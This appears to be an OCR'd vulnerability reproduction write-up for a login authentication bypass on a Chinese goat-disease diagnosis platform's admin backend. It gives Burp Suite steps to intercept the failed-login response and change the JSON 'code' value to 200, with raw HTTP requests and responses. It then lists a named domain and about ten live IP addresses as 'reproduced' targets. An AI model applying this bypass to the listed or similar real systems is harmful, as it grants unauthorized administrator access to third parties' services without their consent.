


```
HTTP/1.1 200
Server: nginx/1.20.2
Date: Thu, 18 Apr 2024 08:31:39 GMT
Content-Type: application/json
Connection: close
Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE
Access-Control-Max-Age: 3600
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: x-requested-with,request-source,Token, Origin,imgType,
Content-Pictures, cache-control,postman-token,Cookie, Accept,authorization
Access-Control-Allow-Origin: https://goatmanagementsystem.cn
Content-Length: 45

{
  "msg":"账号或密码不正确",
  "code":500
}
```



安徽新华学院中职对口本科招生
管理后台
羊病辅助诊断与学习平台-后端管
https://goatmanagementsystem.cn/#/index/
羊病辅助诊断与学习平台-后端管理系统
管理员 admin
退出登录
首页
用户管理
疾病管理
文章管理
视频管理
帖子管理
首页 > 首页

欢迎使用 羊病辅助诊断与学习平台-后端管理系统

复现 IP3：http://124.220.107.171/#/login




Still crawling login packages， Log in to the package on the BURP interface, right-click and select the option marked in the image (Do intercept ------- Response to this request), and then send the package.



Request to http://124.220.107.171:80

```
POST /ssmeh6jg/users/login?username=admin&password=dasdasd HTTP/1.1
Host: 124.220.107.171
Content-Length: 0
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.81 Safari/537.36
Token: undefined
Origin: http://124.220.107.171
Referer: http://124.220.107.171/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


```




Response from http://124.220.107.171:80/ssmeh6jg/users/login?username=admin&password=dasdasd


```
HTTP/1.1 200 OK
Server: nginx/1.24.0
Date: Thu, 20 Jun 2024 07:01:53 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE
Access-Control-Max-Age: 3600
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: x-requested-with,request-source,Token, Origin,imgType, Content-Type,
cache-control,postman-token,Cookie, Accept,authorization
Access-Control-Allow-Origin: http://124.220.107.171
Content-Length: 45

{
  "msg":"账号或密码不正确",
  "code":200
}
```


[redacted]

Change the code response value here to 200.




复现 IP4：http://120.24.68.3/





```
HTTP/1.1 200
Server: nginx
Date: Thu, 20 Jun 2024 07:07:14 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, OPTIONS, DELETE
Access-Control-Allow-Headers:
DNT,X-Mx-ReqToken,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,
Authorization
Content-Type: text/plain;charset=utf-8
Content-Length: 114

{"code":100,"operat_token":null,"msg":"用户不存在 错误,请重新输入","operat_username":null,"skey":null}
```

Change the code response value here to 200.



Other reproduced IPs:

http://47.103.199.200/login

http://62.234.19.48:9001/

http://60.205.180.60:8077/

https://152.136.36.174:1443/

http://43.143.17.64:10000/

http://101.133.135.26/